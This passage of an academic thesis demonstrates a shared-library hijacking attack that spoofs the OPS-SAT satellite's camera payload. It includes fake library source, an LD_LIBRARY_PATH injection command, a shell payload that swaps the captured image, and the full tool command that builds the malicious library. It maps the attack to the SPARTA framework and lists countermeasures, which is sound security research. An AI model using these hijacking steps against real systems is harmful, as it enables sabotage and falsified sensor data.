Figure 4.10: Inspecting the custom-made shared library object. The output shows the functions defined in the library, which can then be called by the executable. In orange, a possible injection point.

⁸In the context of cybersecurity, a payload is the malicious part of an attack, usually in the form of code. As this work contains multiple uses of the term payload, contextual information will be added for disambiguation.


```

1 root@e7bf7d419488:/ fakesh -l /sepp/usr/lib/libims100_api.so -o /sepp/lib
  /libims100_api.so -m custom -f bst_ims100_init -p echo -v
2 /** Fake library source code **/
3 #include <dlfcn.h>
4 #include <stdio.h>
5 #include <stdlib.h>
6 #include <unistd.h>
7 void *fakesh_payload() {
8     printf("Library hijacked!\n");
9 }
10 void __attribute__((constructor)) fakesh_init(void);
11 void fakesh_init() {
12     unsetenv("LD_PRELOAD");
13 };
14 void *_Z16bst_ims100_shootbhhhh() {
15 };
16 void *_Z19bst_ims100_send_cmdPKcPcjj() {
17 };
18 [...]
19 };
20 void *bst_ims100_init() {
21     fakesh_payload();
22 };
23 [...]
24 void *bst_ims100_usb_open() {
25 };
26 Generating fake library under /sepp/lib/libims100_api.so

```

Figure 4.11: Running *Fakesh.sh* to produce a malicious shared library that contains a simple “echo” exploit.

However, a challenge arises when running *Fakesh.sh*, as it is intended to work on 32 or 64-bit systems of Intel or AMD architecture, while the scenario involves an ARM32 architecture. Fortunately, a simple fix involves changing the architecture flag passed to the `gcc` compiler in the script. After making this modification, the script successfully generates a malicious library resembling the original one, with a simple payload attached to the `bst_ims100_init` function. The result is shown in Figure 4.11.

To make the attack successful, the program needs to load the malicious library. One approach is to use the `LD_LIBRARY_PATH` trick. By setting the `LD_LIBRARY_PATH` environment variable before running the camera binary, the linker is instructed to give higher priority to the malicious library. For instance, if the fake library is generated under the path `/sepp/lib` and the original library is located at `/sepp/usr/lib`, placing the malicious library in the former path would not raise suspicion, as it is a common location for shared libraries in a Linux environment. When executing the

```

1 root@e7bf7d419488:/sepp/usr/bin/ims100_testapp
2
3 ctrl port      : /dev/ttyACM0
4 data port     : /dev/sdb
5 exposure time  : 100
6 number of images : 5
7 bw img sensor  : 0
8 default conf   : 1
9 video duration : 10
10 -----
11
12 bst_ims100_get_tele_std failed

```

Figure 4.12: Nominal execution of the camera payload binary (minor failure due to the absence of a camera device).

binary with the `LD_LIBRARY_PATH`, the exploit is triggered, and the echo payload runs, indicating a successful attack. Figure 4.12 shows the nominal execution of the program and Figure 4.13 shows that calling the binary with the `LD_LIBRARY_PATH` triggers the exploit, running the echo payload.

In the example, the `LD_LIBRARY_PATH` variable is set explicitly. An attacker could export the `LD_LIBRARY_PATH` variable either by running commands directly on the SEPP through SSH or by instructing their experiment application to modify the dynamic linker’s configuration files, such as the `/etc/ld.so.preload` file. This way, every shell environment on the SEPP would unknowingly load the malicious library at each invocation of the legitimate executable.

Having attained a functional exploit, the objective is to enhance it to enable camera payload spoofing. The goal is to deceive the program utilizing the camera payload binary, making it believe that image acquisition proceeds normally, while allowing the attacker to exert control over the image selection process. To achieve this, the injection point is relocated from an early-called function to a later one, ensuring that the manipulated capture remains unaffected by the camera payload program. An appropriate injection point for this purpose is identified as the `bst_ims100_done` function, found on line 21 of Figure 4.10.

Under regular circumstances, the camera binary delivers the captured image (named “capture.png”) to the experiment’s designated folder. The attack aims to verify if a legitimate capture has been returned and, if so, replace it with a user-

```

1 root@e7bf7d419488:/ LD_LIBRARY_PATH=/sepp/lib/ /sepp/usr/bin/ims100_testapp
2
3 ctrl port      : /dev/ttyACM0
4 data port     : /dev/sdb
5 exposure time  : 100
6 number of images : 5
7 bw img sensor : 0
8 default conf  : 1
9 video duration : 10
10 -----
11
12 Library hijacked!
13 bst_ims100_get_tele_std failed

```

Figure 4.13: Running the attack by specifying the location of the malicious library for the linker to load. Success!

```

1 ppid_wd=$(readlink -f "/proc/$PPID/cwd")
2 if [ -f $ppid_wd/capture.png ]
3   then rm $ppid_wd/capture.png
4   ft
5   touch $ppid_wd/capture.png


```

Figure 4.14: Detail of the attack payload: first, the working directory of the program that called the camera binary is identified; then, the code checks for the presence of a capture file; finally, it replaces it with the spoofed capture.

selected image. The necessary code for executing this manipulation is provided in Figure 4.14. The resulting command to create the malicious library is outlined in Figure 4.15.

A realistic scenario is demonstrated through examination of an experiment known as OPS-SAT SmartCam⁹, which has been successfully conducted on the spacecraft. The experiment showcases the application of Artificial Intelligence (AI) to images captured with the camera payload [58]. The Python program calls the targeted

⁹<https://github.com/georgeslabreche/opssat-smartcam>



```
1 fakelib.sh -l /sepp/usr/lib/libims100_api.so -o /sepp/lib/libims100_api.so -m custom
-f bst_ims100_done -p system -c "ppid_wd=$(readlink -f "/proc/$PPID/cwd"); if [ -f
\ppid_wd/capture.png ]; then rm \ppid_wd/capture.png; fi; touch
\ppid_wd/capture.png" -v
```

Figure 4.15: Resulting command to craft the malicious library with the updated attack payload using *Fakelib.sh*. Escaping special characters is needed to correctly input the payload.

camera payload binary, as observed in the code snippet on line 899¹⁰. The program verifies the presence of the captured file before proceeding with the execution. If the attack operates as intended, the program will be deceived into using the manipulated capture file returned by the malicious library, thereby sabotaging the mission and effectively spoofing the satellite payload.

In this example, the spoofed capture consists of a simple empty file. This basic version of the attack demonstrates the feasibility of the concept. Potential upgrades and enhancements to the attack strategy will be explored in Section 5.1.2.

The final step essential for completing the attack involves finding a method to deploy the malicious library onto the satellite. The attacker has two available options: either to compile the library on the ground and conceal it within the experiment, or to generate the library directly on the satellite. While the latter approach necessitates access to a compiler, it is reasonable to assume that the SEPP Linux environment is equipped with one. Furthermore, generating the library on board eliminates the necessity to conceal it during the submission phase, which could potentially attract attention during ESA’s screening phase before the upload occurs.

At this stage, the necessary resources to support the attack operations have been secured, successfully completing the *Resource Development* tactic, including:

- RD-0003: *Obtain Cyber Capabilities* and associated sub-technique of ID RD-0003.01

¹⁰<https://github.com/georgeslabreche/opssat-smartcam/blob/main/home/exp1000/smartcam.py#L899>

The technique RD-0004: *Stage Capabilities*, including sub-techniques of IDs RD-0004.01- .02, correspond to the uploading step of the experiment, discussed in the subsequent section.

4.3.4 Step 3: Initial Access

Tactic ID: ST0003

Goal: Get point of presence/command execution on the spacecraft

As per experimenter procedures, outlined in Section 2.4, the initial access to commanding privileges on the spacecraft is granted following the successful upload of the experiment onto the SEPP. In our example, with the possession of a system image, the development of the attack can commence early in the process, and the upload of the malicious exploit relies on concealing it within an experiment that appears legitimate.

For an attacker without access to the SEPP system image, the *Initial Access* tactic serves as the starting point for reconnaissance possibilities, as outlined in Section 4.3.2. By uploading and submitting a legitimate, registered experiment, they can begin gathering information about the system and studying the payload from within. The attacker can then transmit this data back to Earth through a legitimate user channel, ultimately achieving the same objectives described in previous sections.

At this stage, the attacker has established a foothold in the spacecraft as the exploit is deployed and ready to be executed. Since the SPARTA matrix assumes initial access to be obtained through the compromise of a legitimate channel, no specific technique aligns directly with this scenario. OPS-SAT, in fact, allows user code upload by design.

4.3.5 Step 4: Execution

Tactic ID: ST0004

Goal: Execute malicious code on the spacecraft

After establishing initial access and acquiring the commanding privileges, the attacker proceeds to initiate the malicious experiment. This action does not trigger the exploit directly, but rather configures the malicious library to affect every subsequent use of the camera payload with the spoofing attack.

In the context of the SPARTA matrix, this stage can be interpreted in two ways:

- As technique RD-0004: *Stage Capabilities*, since the exploit is now deployed and armed, but not yet executed.
- Under the *Execution* techniques of EX-0012: *Modify On-Board Values*, as the attack modifies payload behavior through file use, and EX-0014: *Spoofing*, as this represents the ultimate goal of the attack. Specifically, sub-techniques EX-0012.03 and .06 encompass the tampering of nominal Linux behavior concerning dynamic linker reconfiguration, while sub-technique EX-0014.03 covers the primary objective of the attack: *Sensor Data Spoofing*.

4.3.6 Step 5: Persistence

Tactic ID: ST0005

Goal: Maintain foothold/access to command/execute code on the spacecraft

Command capabilities are intentionally allowed in the case of OPS-SAT, ensuring experimenters maintain their foothold in the system as long as they possess ESA's authorization. However, considering persistence from a cybersecurity perspective, the aim is to establish a lasting presence in the system. In other words, the goal is to create an attack that remains active even after controlled resets of the payload.

In the attack scenario presented in this study, the attack persists as long as the SEPP is not restarted. ESA claim they can accomplish this with a simple command whenever necessary. Nonetheless, due to the attack operating with the highest privileges possible, an option to consider is infecting the mass storage of the payload, such as an SD card. This would ensure that the exploit remains unaffected by system restarts. Although this aspect has not been addressed in this study, it will be discussed in Section 5.1.2.

Achieving advanced persistence is covered in tactic ST0005: *Persistence* and the relevant techniques and for this scenario are:

- PER-0001: *Memory Compromise*
- PER-0002: *Backdoor*, along with related sub-techniques of IDs PER-0002.01–.02

4.3.7 Step 6: Defense Evasion

Tactic ID: ST0006

Goal: Avoid being detected

During the study conducted on OPS-SAT, there was no explicit indication of the spacecraft’s specific cyber defense capabilities. The architecture includes a Failure Detection, Isolation, and Recovery (FDIR) system [34], designed to identify abnormal behavior in the system and take appropriate actions, such as isolation or restart, to ensure survivability of the spacecraft. The FDIR system prioritizes survivability over availability, and the ground team is responsible for recovering the mission if a fault is detected. However, the criteria for payload reset decisions are solely based on “parameters exceeding fault limits” [34], with no mention of specific detection capabilities for cyber attacks within the payload environment.

As for the NMF framework, it appears that the use of API services is not as extensively logged as it should be, resulting in a lack of traceability for actions performed by experiments [59]. Consequently, malicious activities like exploit execution and lateral movement might not be actively detected, unless they produce noticeable side effects. If a more sophisticated attack, involving exploits for both the payload and the bus system, were to be developed, it would be interesting to assess whether the spacecraft’s recoverability could be undermined and entirely compromised.

Tactic ST0006: *Defense Evasion* covers this type of attack capability in detail. Multiple techniques which could be relevant in the case of OPS-SAT are enumerated, including DE-0001: *Disable Fault Management*. However, in this study, no specific defense evasion capability has been implemented, resulting in no available mapping with SPARTA techniques.

4.3.8 Step 7: Lateral Movement

Tactic ID: ST0007

Goal: Move through across sub-systems of the spacecraft

As depicted in Figure 4.8, the SEPP, which is the target of the attack, is intricately interconnected with all other systems within the spacecraft. Particularly significant is its connection with the OBC, which plays a vital role. If an attacker intends to further weaponize the attack and achieve lateral movement, they could explore vulnerabilities affecting the OPS-SAT’s OBC, as detailed in [31], and potentially utilize the CAN bus to carry out the attack.

No lateral movement capabilities have been developed for this specific attack scenario. However, relevant material from the SPARTA matrix tactic ST0007: *Lateral Movement* includes technique LM-0002: *Exploit Lack of Bus Segregation*.

4.3.9 Step 8: Exfiltration

Tactic ID: ST0008

Goal: Steal information

Within the OPS-SAT experimenter environment, an interesting feature is the ability to run confidential experiments. By default, information about experiments conducted on the satellite is available in a catalog-like fashion on the experimenter platform. However, during the sign-up process, users have the option to request their experiments to be kept confidential. Although there is no explicit explanation regarding how this option affects the upload or execution of the experiment, it can be reasonably assumed that a higher level of secrecy is granted to these confidential experiments.

For instance, confidential experiments might not be listed among the past experiments that are uploaded. While the exact impact on their execution on the SEPP remains uncertain, in the event of a payload compromise like the one seen in the attack scenario developed in this study, the attacker could potentially exfiltrate data related to these confidential experiments. The potential harm resulting from this data leak would depend on the degree of confidentiality and the significance of the data contained in the experiment.

No exfiltration capabilities have been considered for this attack scenario. However, applicable material from the SPARTA matrix tactic ST0008: *Exfiltration* includes technique EXF-0010: *Payload Communication Channel*.

4.3.10 Step 9: Impact

Tactic ID: ST0009

Goal: Manipulate, interrupt, or destroy the space system(s) and/or data

The attack developed in this chapter has thus far achieved the disruption of a legitimate data source within the spacecraft, specifically the camera payload. However,

as previously mentioned, a successful compromise of the payload system places the attacker in a favorable position to launch further attacks on the rest of the subsystems. While the attack presented in this scenario has not achieved further compromise, the information presented in this work underscores the lack of cybersecurity measures on OPS-SAT and other CubeSats that could withstand a serious threat once the attacker gains a foothold in the spacecraft.

In a realistic scenario, the attacker could penetrate the OBC and take control by modifying cryptographic material or isolating communication interfaces, effectively locking out the ground segment. This would place the entire satellite under the attacker's control, enabling various other scenarios included in the SPARTA matrix, such as *destruction*, *denial*, *disruption*, and *degradation*.

The attack scenario presented in this work accomplishes techniques IMP-0002: *Disruption* of the camera payload data and IMP-0003: *Denial* of its legitimate use. In a scenario in which the attack is further weaponised, other applicable material from the SPARTA matrix tactic ST0009: *Impact* includes all techniques IMP-0001-0006.

4.4 Visualising the Attack

4.4.1 Using the SPARTA matrix

The SPARTA matrix offers a tool named *Navigator* which enables users to chart the attack steps using the matrix's techniques. Figure 4.16 shows the tactics, techniques and sub-techniques achieved by the attack developed in this work. Any steps that have been discussed but not implemented are not included in the result. Figure 4.17 displays the automatically-generated countermeasures based on the information and references contained in the matrix.

4.4.2 Using Attack Trees

As highlighted in Section 3.1.3, the design of attack trees is significantly influenced by the metrics chosen for step selection and the scope's breadth. In an attempt to introduce a structured approach to the creation process, the cyber kill-chain model, originally developed by Lockheed Martin, will be employed. This model is akin to the approach utilized by the SPARTA matrix, encompassing seven main stages that logically represent the potential steps an attacker may take. The outcome of this approach is depicted in Figure 4.18.




Figure 4.16: Visualising the attack using the SPARTA Navigator. Techniques highlighted in red are employed by the attack.

Needed Countermeasures							
Data	Spacecraft Software	Single Board Computer	IDS/IPS	Cryptography	Comms Link	Ground	Prevention
TEMPEST	Development Environment Security	Secure boot	Cloaking Safe-mode	COMSEC	TRANSEC	Ground-based Countermeasures	Protect Sensitive Information
Shared Resource Leakage	Software Version Numbers	Disable Physical Ports	On-board Intrusion Detection & Prevention	Crypto Key Management Authentication		Monitor Critical Telemetry Points	Security Testing Results
Machine Learning Data Integrity	Update Software	Segmentation	Robust Fault Management	Relay Protection		Protect Authenticators	Threat Intelligence Program
On-board Message Encryption	Vulnerability Scanning	Backdoor Commands	Cyber-safe Mode	Traffic Flow Analysis Defense		Physical Security Controls	Threat modeling
	Software Bill of Materials	Error Detection and Correcting Memory	Fault Injection Redundancy			Data Backup	Criticality Analysis
	Dependency Confusion	Resilient Position, Navigation and Timing	Model-based System Verification			Alternate Communications Paths	Anti-counterfeit Hardware
	Software Source Control		Smart Contracts				Supplier Review
	CWE List	Tamper Resistant Body	Reinforcement Learning				Original Component Manufacturer
	Coding Standard	Power Randomization					ASIC/FRGA Manufacturing
	Dynamic Analysis	Power Consumption Obfuscation					Tamper Protection
	Static Analysis	Secret Shares					User Training
	Software Digital Signature	Power Masking					Insider Threat Protection
	Configuration Management	Increase Clock Cycles/Timing					Two-Person Rule
	Session Termination	Dual Layer Protection					Distributed Constellations
	Least Privilege	OSAM Dual Authorization					Proliferated Constellations
	Long Duration Testing	Communication Physical Medium					Diversified Architectures
	Operating System Security	Protocol Update / Refactoring					Space Domain Awareness
	Secure Command Model (\$)						Space-based Radio Frequency Mapping
	Dummy Process Aggregator Node						Maneuverability
	Process White Listing						Stealth Technology
							Defensive Jamming and Spoofing
							Deception and Decoys
							Antenna Nulling and Adaptive Filtering
							Physical Seizure
							Electromagnetic Shielding
							Filtering and Shuttering
							Defensive Dazzling/Blinding

Figure 4.17: Countermeasures to defend against the attack, as generated by the SPARTA Navigator.




Figure 4.18: Attack tree visualising the attack scenario, using the cyber kill-chain model as a reference for stages. Darkened stages have not been implemented in this study.

Chapter 5

Conclusion

5.1 Discussion

The space industry is currently undergoing a transformation similar to the one that impacted the Internet of Things (IoT) world in the past. Advancements in technology, services, and approaches are redefining space access, leading to an influx of new players facilitated by the CubeSat approach and reduced launch costs. However, with LEOs becoming increasingly crowded, the delicate balance of the orbital environment is at risk. The safety of this chain of satellites is as strong as its weakest link, and with the lack of a flourishing security community in the space domain, the secure development of these technologies and the safety of the orbital environment are compromised.

As more consumer software and hardware find their way into space, the historic approach of security-through-obscurity proves inadequate. With more advanced payloads, including hosted and software-defined payloads, ushering in groundbreaking capabilities for faster and more cost-effective missions, the attack surface expands significantly. Complex scenarios, such as mega constellations, further amplifies the magnitude of the problem. Thus, securing every single component and process within a space mission becomes imperative, starting from the design phase. Recognizing the critical nature of the industry, security experts in the aerospace and cybersecurity sectors are voicing concerns and advocating the creation of international security standards.

This work aims to shed light on the issue by adopting a demonstrative approach. Cybersecurity tends to be disregarded until an incident occurs, but this modest attack scenario demonstrates that space cybersecurity is not confined to science-fiction movies; it is a real and pressing challenge that demands ongoing attention. OPS-SAT represents a remarkable milestone in CubeSat technology, inspiring the industry with its potential for new innovations. Nonetheless, despite its unconventional mission and specific requirements, it exemplifies the security shortcomings that afflict modern

space missions. It is crucial to acknowledge that space-based infrastructures are much more delicate than their Earth-based counterparts, demanding attention due to cost constraints and the near-impossibility of replacements. Furthermore, the collective safety of the orbital environment, which relies on the integrity of every spacecraft, compels a heightened focus on security. The demonstrated attack scenario, carried out by an attacker with limited capabilities using ready-made tools from the internet, underscores the potential risks. Considering this, the threat posed by state actors with more sophisticated capabilities is a grave concern.

In addition to the scenario presented in this work, another attack against OPS-SAT, developed by researchers from Thales, was recently demonstrated. The attackers exploited a Java deserialization vulnerability to compromise the NMF, ultimately achieving camera payload spoofing and gaining control of the spacecraft. This in-flight demonstration, conducted with ESA supervision, marked the first cybersecurity demonstration in space. Both scenarios were presented and showcased live at CYSAT23^{1,2}, generating considerable attention and fostering positive discussions on the importance of cybersecurity in space.

5.1.1 Limitations

Obtaining approval for the project and familiarizing oneself with the specific context of OPS-SAT consumed a significant amount of time during the thesis project. Consequently, some aspects that proved to be challenging did not receive sufficient attention and could benefit from additional experimentation and research. While these limitations did not impede the development of a successful attack, addressing them could enhance the overall quality of the work. The limitations encountered in Chapter 4 are as follows:

- Incomplete emulation: Achieving a comprehensive emulation of the satellite was not within the scope of the thesis, as it would require extensive knowledge of all the spacecraft’s subsystems and the use of various communication protocols. Although the goal of providing a similar Linux environment was accomplished, improvements could be made to enhance the emulation. For example, a more realistic reproduction of the SEPP payload, its Linux environment, and potentially some basic peripherals. Additionally, having a running supervisor and successfully connecting the CTT to it would create an environment that more closely resembles that of the satellite, facilitating development and testing.
- Concealing the attack: Section 4.3 focused on the development of the exploit but did not delve into the details of how a malicious payload would be uploaded

¹The Thales attack demo can be watched at: <https://youtu.be/sXGQWLJ8904>

²The presentation of this thesis work can be watched at: https://youtu.be/CSDz_fctrHg

within an experiment. Researching this topic would involve understanding the type of checks and tests conducted on experiments before upload. However, such information might not be disclosed by ESA. Despite this limitation, different concealment scenarios could be presented to demonstrate the feasibility of such an attack.

- Defense evasion: Due to the lack of available information regarding the satellite’s cyber defense capabilities, investigating potential defense evasion techniques was not possible. Delving deeper into the design details of the satellite might not be accessible to users, making this aspect challenging to explore further.
- Persistence of the attack: Section 4.3 did not provide detailed insight into achieving persistence for the exploit. As mentioned, the SEPP can be reset on demand, starting the Linux environment with a clean boot of the build image. In the event of an attack, the side effects would be visible almost immediately, allowing ESA to trace the problem to the camera payload executable and reset the SEPP to fix the issue. However, tampering with the mass storage of the SEPP could enable an attacker to make the fix more challenging, obstructing the availability of the camera payload for a longer duration. Further research and exploration of techniques to achieve persistence in the presence of resets would be valuable.

5.1.2 Future Work

Indeed, there are several aspects that could be further investigated to enhance the study and contribute to the improvement of space cybersecurity. Some of these areas include:

- Conducting a security analysis of the NMF: Performing a thorough security analysis of the NMF with a penetration testing approach would help identify vulnerabilities and bolster the security and safety of future CubeSat missions. Given that the NMF will be a constant component of these missions and potentially part of larger satellite constellations, addressing its security is crucial to prevent potential attacks that exploit its weaknesses.
- Exploring bus system exploitation: A comprehensive study of the potential consequences of a combined SEPP compromise and bus system compromise would be valuable. Investigating the vulnerabilities in on-board computers, such as the lack of cybersecurity application, could reveal potential disaster scenarios. One alarming possibility is that an attacker gains advanced capabilities, like compromising the bus system, using it to take over the entire satellite. In such a scenario, the satellite could be directed towards other spacecrafts, transforming it into an anti-satellite weapon. This not only poses a serious threat to the

targeted satellites but also raises concerns about the broader implications of compromised satellites being used as weapons against other critical space assets.

- Evaluating different attack models: Considering alternative attack paths into OPS-SAT, such as scenarios where the attacker is an outsider and not a registered experimenter, would offer a broader perspective on potential vulnerabilities and their implications. Willbold et al. already provide the foundation of such a study, having devised attacker models relevant to this scenario.
- Improving system emulation: In their study, Willbold et al. successfully produced an emulated environment of the *NanoMind* instruction set architecture, enabling them to simulate the command handling functionality of the OBC. This achievement represents a significant step towards a more comprehensive emulation of the entire satellite system. By complementing the OBC emulation with an improved SEPP emulation, we would be closer to achieving a full system emulation. Creating a digital twin of the entire satellite, with both the OBC and SEPP emulated, would provide a powerful testing and research tool.
- Exploring exfiltration of confidential data: Investigating techniques for exfiltrating data from confidential experiments covertly, leveraging weak user management and loose access control in the SEPP, would highlight potential risks to sensitive information.
- Addressing attack persistence: Investigating techniques to achieve attack persistence, such as infecting the SEPP’s mass storage or concealing the attack within NMF services, would provide a deeper understanding of the challenges in maintaining a long-term presence within the satellite’s systems.




References

- [1] A. Toorian, K. Diaz, and S. Lee, «The CubeSat approach to space access», in *2008 IEEE Aerospace Conference*, Mar. 2008, pp. 1–14.
- [2] «AWS Ground Station». (2023), [Online]. Available: <https://aws.amazon.com/ground-station/> (last visited: Nov. 12, 2022).
- [3] «Azure Orbital Ground Station». (2023), [Online]. Available: <https://azure.microsoft.com/en-us/products/orbital/> (last visited: Nov. 12, 2022).
- [4] G. Falco, «The vacuum of space cyber security», in *2018 AIAA SPACE and Astronautics Forum and Exposition*, Sep. 17, 2018.
- [5] T. Villela, C. A. Costa, *et al.*, «Towards the thousandth CubeSat: A statistical overview», *International Journal of Aerospace Engineering*, vol. 2019, Jan. 10, 2019.
- [6] B. Virgili and H. Krag, «Small satellites and the future space debris environment», in *30th International Symposium on Space Technology and Science*, Jul. 7, 2015.
